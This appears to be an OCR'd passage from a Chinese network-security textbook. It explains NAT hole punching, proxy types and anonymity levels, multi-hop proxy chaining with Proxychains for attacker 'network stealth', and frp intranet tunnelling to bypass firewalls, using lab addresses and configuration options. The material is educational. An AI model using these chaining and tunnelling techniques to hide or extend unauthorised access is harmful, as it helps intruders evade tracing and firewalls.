


图 3-16 不同 NAT 映射类型场景

3. NAT 会话穿越

P2P 网络要求通信双方都能主动发起访问,但是传统 NAT 阻断了这种通信方式,导致

P2P 应用无法正常运行。NAT 会话穿越技术(Simple Traversal of UDP over NATS)是一种实现内网主机之间 P2P 通信的常用技术,识别 NAT 转换后的公网 IP 和端口号,在通信双方之间建立一条可以穿越 NAT 设备的数据通道(打洞),实现 P2P 通信。

打洞是指通过中间设备的协助在各自的 NAT 网关上建立相关表项,使 P2P 连接双方发送的报文能够直接穿透 NAT 网关的过程,一般过程如下(见图 3-17)。




图 3-17　STUN 打洞原理示例

① 内网主机 A 和 B 与中间设备 C 进行 UDP 通信,从而在 NATA 和 NATB 上分别建立 NAT 映射 UDP 表项“A:P1 <==> NATA:NA”,“B:P2 <==> NATB:NB”。A 和 B 分别与 C 进一步通信,分别从 C 上获取 NATA 和 NATB 的上述映射表项。

② A 使用端口 P1 向 NATB:NB 发送 UDP 报文,根据端口受限锥型 NAT 原理,经过 NATA 时,源地址转换为 NATA:NA,并且建立“A:P1 <==> NATA:NA <==> NATB:NB”的映射关系,但是 NATB 还不允许该报文通过,因为 NATB 上没有建立相应映射表项。同时,B 使用端口 P2 向 NATA:NA 发送 UDP 报文,经过 NATB 时,源地址转换为 NATB:NB,并且在 NATB 上建立“B:P2 <==> NATB:NB <==> NATA:NA”的映射关系,但是 NATA 还不允许该报文通过,因为 NATA 上没有建立相应映射表项。

③ A 使用端口 P1 再次向 NATB:NB 发起 UDP 报文,根据端口受限锥型 NAT 原理,该报文到达 NATB 时,NATB 检查映射表,可以找到映射关系“NATB:NB <==> NATA:NA”,并且 NATB:NB 曾经向 NATA:NA 发送过报文,所以 NATB 允许该报文通过,转发给 B:P2。B 同样再次向 NATA:NA 发送 UDP 报文,最终达到 A:P1。

至此,A 与 B 成功建立穿越 NAT 的数据通道。

4. 端口块 NAT

把端口范围 1024～65 535(保留 0～1023 知名端口)切块,每块大小相同,每个内网 IP

独占一个端口块资源。此类 NAT 主要应用于对日志溯源有很高要求的场景,由于 NAT 会话日志数量巨大,端口块 NAT 可以通过端口块分配日志来替代会话日志,从而追踪报文来源。

在端口块大小固定的情况下,需要保证内网 IP 的数量小于端口块资源的数量。此时,每个内网 IP 访问外网主机时,映射的端口号都被限制在端口块的区间范围内。

视频

3.4 代理隐藏

视频

代理隐藏指攻击者不直接与目标主机进行通信,而是通过代理主机(或跳板主机)间接地与目标主机通信,所以在目标主机的日志中只会留下代理的 IP 地址,而无法看到攻击者的实际 IP 地址。但是管理员可以进行 IP 地址回溯,即访问代理主机去进一步追踪。许多防御工具如防火墙或入侵防御系统就提供追溯功能,可以反向查询代理跳板主机以追踪到真实 IP 地址。但是这种功能通常有追溯层数的限制,一旦代理的层数超过追溯层数的设置,管理员依然无法发现地址。所以攻击者通常使用多个代理主机以构成多层次的代理网络,而防御工具也应该设置更高的追溯层数来追踪攻击者。

代理主机的原理是将源主机与目标主机的直接通信分解为两个间接通信进程,一个进程为代理主机与目标主机的通信进程,另一个为源主机与代理主机的通信进程。代理主机可以将内网与外网隔离,即外网只能看到代理主机,无法看到内网其他任何主机,在代理主机上可以施加不同的安全策略,过滤非法访问并进行监控等。

在互联网中有很多运行代理服务的主机并没有得到很好的维护,它们因为没有及时打上安全补丁或者没有实施访问控制,已经被非法控制或者可以被随意使用,称为“网络跳板”或者“免费代理”,攻击者通常利用这些免费代理进行隐身。

按照代理服务的对象不同,可分为正向代理和反向代理两种。通常所说的代理默认是正向代理(图 3-18),客户主机访问目标服务器时,必须向代理主机发送请求(该请求中指定了目标主机),然后代理主机向目标主机转发请求并获得应答,将应答转发给客户主机,客户主机必须知道代理主机的 IP 地址和运行代理服务的端口号。反向代理(图 3-19)为目标服务器提供服务,相当于实际服务器的前端,通常用于保护和隐藏真正的目标服务器。与正向代理不同,客户主机无须做任何设置也不知道代理主机的存在,它直接向代理主机提供的服务发起请求,代理主机根据预定义的映射关系判定将向哪个目标服务器转发请求,然后将收到的应答转发给客户主机。




图 3-18 正向代理示意图




图 3-19　反向代理示意图

如果正向代理不需要配置代理主机的 IP 地址和端口，则称为透明代理（见图 3-20）。即用户无须任何设置，只要向目标服务器发起的请求经过了代理主机（透明代理通常放置在网关的位置），代理主机就会自动建立与服务器的连接并转发客户请求和接收应答，然后再转发给客户。与 NAT 不同，代理主机工作在传输层或应用层，无论是否是透明代理，它都会分别与客户和服务器建立 TCP 连接或 UDP 套接字进行通信。




图 3-20　透明代理示意图

常见代理按用途分类，可分为以下几种。

（1）HTTP 代理：主要作用是代理浏览器访问 Web 服务器，端口一般为 80、8080、3128 等。

（2）SSL 代理：代理访问 https://开头的 Web 网站，SSL 的标准端口为 443。

（3）HTTP CONNECT 代理：用户向代理发起 HTTP CONNECT 请求，代理主机为用户建立 TCP 连接到目标服务器的任何端口，不仅可用于 HTTP，还包括 FTP、IRC、RM 流服务等。

（4）HTTP TUNNEL 代理：与 HTTP CONNECT 代理类似，但是转发隧道报文，通常是加密的 SSL 通信，可以代理任何基于 TCP 的保密通信。

（5）FTP 代理：代理 FTP 客户机软件访问 FTP 服务器，其端口一般为 21、2121。

（6）POP3 代理：代理邮件客户机软件用 POP3 协议接收邮件，其端口一般为 110。

（7）Telnet 代理：代理 Telnet 客户程序访问 Telnet 服务器，用于远程控制和管理，其端口一般为 23。

（8）Socks 代理：传输层套接字代理，有 Socks 4 和 Socks 5 两个版本，Socks 4 只支持 TCP 协议而 Socks 5 同时支持 TCP/UDP 协议，它支持所有应用层协议以及各种身份验证协议等，其标准端口为 1080。

按请求信息的安全性划分，可以分为非匿名代理和匿名代理。通常默认的代理服务是非匿名代理，即远端服务器可以根据代理主机发出的请求报文中的信息，识别客户主机的真

实IP地址,而匿名代理则会隐藏真实的客户主机地址。以HTTP代理为例,有3个HTTP请求字段与代理主机和客户主机IP地址有关,"REMOTE_ADDR"表示这个HTTP请求的发起者的地址,"HTTP_VIA"表示这个请求经过哪几个代理,"HTTP_X_FORWARDED_FOR"表示这个请求是代理了哪个IP地址的请求,表3-1列出了各种可能的配置情况。高匿名代理隐藏最好,服务器无法知道是否是代理在发出请求,其他3种情况服务器都可以识别是代理发出的请求,区别只在于服务器是否知道真实的客户IP地址。

表3-1 各种代理的匿名配置

匿名配置	REMOTE_ADDR	HTTP_VIA	HTTP_X_FORWARDED_FOR	匿名效果
正向/透明代理	代理主机的IP地址	代理主机的IP地址	真实客户主机IP地址	可识别客户IP
匿名代理	代理主机的IP地址	代理主机的IP地址	代理主机的IP地址	无法识别客户IP
混淆代理	代理主机的IP地址	代理主机的IP地址	伪造的IP地址	伪造的客户IP地址
高匿名代理	代理主机的IP地址	无	无	无法识别代理请求

代理软件主要有以下几类。

(1) BurpSuite:一款用Java语言编写的用于Web攻击的集成平台,包括一个HTTP和HTTPS代理服务器,可以拦截、修改和查看客户机与Web服务器之间的所有报文,但是仅支持透明代理和正向代理功能(图3-21)。




图3-21 BurpSuite代理设置

(2) OWASP ZAP:OWASP组织开发的一款免费Web安全扫描器,与BurpSuite类似,也集成了一个HTTP和HTTPS的代理服务器,简单易用,仅支持正向代理功能(图3-22)。

(3) Subgraph Vega:Subgraph公司出品的免费Web安全扫描器,主要集成了Socks和HTTP代理,仅支持正向代理功能。




图 3-22　ZAP 代理设置

(4) CCProxy：国内出品的 Windows 代理软件，配置简单，功能十分强大，支持所有常见代理协议。它支持正向和反向代理，但自身不支持透明代理，需要与其他工具如 SocksCap64 配合实现透明代理功能。图 3-23 给出了反向代理的配置示例，将本地主机的 80 端口映射为“www.jxnu.edu.cn”的 80 端口，当客户主机输入“http://192.168.2.103”访问本机的 80 端口时，其实是由代理访问远端服务器并把网页返回给客户主机。

图 3-23　CCProxy 反向代理设置

(5) Squid：一个高性能的代理服务器，支持所有常见代理协议，支持正向、反向和透明代理，可在 Windows、Linux 和各类 UNIX 平台下运行。和一般的代理软件不同，Squid 用一个单独的、非模块化的、I/O 驱动的进程来处理所有的客户端请求。

(6) SocksCap64：Taro Lab 开发的一款免费软件，借助 SocksCap64 可以使 Windows

网络应用程序通过 Socks 代理来访问网络而不需要对这些应用程序做任何修改,即使本身不支持 Socks 代理的应用程序通过 SocksCap64 都可以实现代理访问,它支持 Socks 4、Socks 5 和 HTTP 协议。它与其他代理软件配合,即可实现透明代理功能,用户无须做任何设置,只需从 SocksCap64 中运行有关程序即可通过代理访问。图 3-24 显示了与 ZAP 代理配合访问"www.jxnu.edu.cn"的网络连接情况。在 SockCap64 中指明 ZAP 代理所在位置为"192.168.2.200:8080",然后从 SockCap64 中运行 Chrome 浏览器程序访问"www.jxnu.edu.cn",该域名对应的 IP 是"202.101.194.153",使用"netstat -an"分别读取客户机(192.168.2.103)和 ZAP 主机(192.168.2.200)的 TCP 连接,可以看到客户机的 53777 端口通过 SockCap64 自动连向 ZAP 主机的 8080 端口,然后 ZAP 代理选择端口 49168 与实际的服务器相连,获取网页,再返回给客户主机。在此过程中,Chrome 浏览器自身并没有配置任何代理服务器。




图 3-24 SockCap64 与 ZAP 代理配合产生透明代理的效果

商业软件 proxifier 的功能与 SocksCap64 类似,允许不支持代理服务器的程序使用代理。其功能更为强大,支持各种平台和多种代理协议,并且可以指定端口甚至程序的特征。

(7) Proxychains:与 SocksCap64 功能类似,允许不支持代理的应用程序通过代理访问,但是比 SocksCap64 强大得多,因为它支持利用多层代理服务跳转,并且可以灵活选择其中的一个或几个代理,因此攻击者可以动态选择多个代理去访问目标主机。它是一款命令行工具,可以在 Linux 和所有 UNIX 平台下运行,支持 HTTP、Socks 4 和 Socks 5 协议,主要通过配置文件"/etc/proxychains.conf"进行配置,配置选项如表 3-2 所示。

表 3-2 Proxychains 参数设置

参数表示	参数值意义	参数说明
chain_len =	数值,默认为 2,只有 random_chain 配置生效时才有效	从代理列表中随机选择代理的层数
strict_chain	选项值 strict_chain/random_chain/dynamic_chain 只能有一个值生效	严格按代理列表中的顺序转发报文,并且所有代理必须在线
random_chain	选项值 strict_chain/random_chain/dynamic_chain 只能有一个值生效	从列表中随机选择代理

续表

参 数 表 示	参数值意义	参 数 说 明
dynamic_chain	选项值 strict _ chain/random _ chain/dynamic _ chain 只能有一个值生效	严格按代理列表的顺序转发报文，代理如果不在线，则跳过该代理，转发给下一个
[ProxyList]	每行表示一个代理，如： http 192.168.2.200 8080 socks4 192.168.2.103 1080 fguo fguo	格式为：type　host　port [user pass] 分别指明代理类型、IP 地址、端口号、代理服务器的账号和密码

图 3-25 给出了 Proxychains 的具体用法示例，示例中使用了两个代理，一个 HTTP 代理在“192.168.2.200:8080”监听，另一个 Socks 5 代理在“192.168.2.101:1080”监听，账号名和密码均为“fguo”。该示例使用 Proxychains 从命令行调用浏览器“Iceweasel”访问江西师范大学新闻网站“202.101.194.153”，从 Proxychains 打印的连接信息以及使用“netstat -n”查看客户主机“192.168.2.200”的连接信息可以清楚看到每层代理的连接过程，客户主机首先与 Socks 5 代理建立连接(192.168.2.200:37323→192.168.2.101:1080)，然后 Socks 5 代理与 HTTP 代理建立连接(192.168.2.101:50455→192.168.2.200:8080)，最后 HTTP 代理访问目标主机(192.168.200:49992→202.101.194.153:80)。结合该工具和网络中的免费代理，攻击者可以轻松实现“网络隐身”。

图 3-25　Proxychains 示例

3.5　内 网 穿 透

内网穿透可以理解为通过一个专用信道，由内网主机向外网服务器发起连接，使得外网主机可以通过外网服务器访问到内网的服务，从而绕过防火墙的防御机制。内网穿透建立的专用信道需要一直保持，发起连接的方向与反向代理相反。

流行的穿透工具包括 frp、EarthWorm(ew)和 nps；另外，ssh 具备双向端口转发功能，也可以用作内网穿透。

1. frp

frp[①] 是基于 Go 语言的快速反向代理，使得外部主机能够访问 NAT 或防火墙后的内部服务器，支持 TCP/UDP/HTTP/HTTPS 协议，包括服务端(frps)和客户端(frpc)。图 3-26

① https://github.com/fatedier/frp。

给出了通过 frp 进行内网穿透的基础示例,内部主机是 192.168.24.1,开启了 80 端口的 Web 服务,外部主机是 192.168.24.210。配置文件 frps.ini 指定 frp 服务端在 8192 端口监听,配置文件 frpc.ini 指定服务端 IP 地址和端口,同时指定本地端口 127.0.0.1:80 与服务端的 8080 端口建立映射关系。




图 3-26 frp 配置和应用示例

图 3-27 给出了 frp 的一般执行过程和网络连接状态:①192.168.24.1 上执行的 frpc 根据配置文件 frpc.ini 的内容,与正在 192.168.24.210:8192 上监听的 frps 服务程序建立 TCP 连接;②frpc 请求 frps 在 192.168.24.210 上开启 8080 端口,建立 192.168.24.210:8080 与 192.168.24.1 的 127.0.0.1:80 之间的映射关系;③外部主机访问 192.168.24.210:8080 就相当于访问 192.168.24.1 的 127.0.0.1:80,两者之间的报文转发通过 192.168.24.1 与 192.168.24.210:8192 之间的 TCP 连接来中继。




图 3-27 frp 执行过程和网络连接示例

frpc 配置的映射 type 也支持 UDP/HTTP/HTTPS 协议,图 3-28 指明如何基于 HTTP 协议转发报文。①服务端必须设置 vhost_http_port 选项,指明用于转发 HTTP 报文的服务端口(该端口可以与绑定端口 8192 相同)。②服务端必须设置 subdomain_host 选项,指明 Web 服务器使用的域名后缀。③客户端不需要请求服务端再开启额外端口,因此删除 remote_port 选项,另外需要设置 subdomain 选项,指明主机名 web1。④服务端以域名 web1.fguo.cn 对外提供 Web 服务,其他主机必须把域名 web1.fguo.cn 解析为 192.168.24.210 才能够访问该服务,示例在 c:\windows\system32\drivers\etc\hosts 文件中添加了一条域名解析记录。




图 3-28　frp 的 HTTP 协议报文转发配置示例

frp 支持利用 frpc 提供的代理进行内网穿透，图 3-29 将 frps 的指定端口 8080 映射至内部 frpc 开启的 Socks 5 代理。frpc 不需要为 Socks 5 代理开启额外端口(利用客户端和服务端之间的 TCP 连接进行中继)，仅在配置中设置 plugin 选项值为“socks 5”即可。任何主机在/etc/proxychains.conf 中增加一项 Socks 5 代理为 192.168.24.210:8080 后，即可成功基于该代理访问百度服务器。




图 3-29　frp 基于 Socks 5 代理进行穿透示例

frp 还支持多个 frp 级联，即多级端口转发和代理转发。图 3-30 中，192.168.25.3 作为外网主机，192.168.24.210 作为网关，192.168.24.1 是内网主机。192.168.24.210 既是

frp客户端,建立192.168.24.210:8080与服务端192.168.25.3:8080的映射关系;又是frp服务端,建立192.168.24.210:8080与客户端192.168.24.1:80的映射关系。配置成功后,用户访问http://192.168.25.3:8080时,相当于访问内部主机192.168.24.1在127.0.0.1:80运行的Web服务。

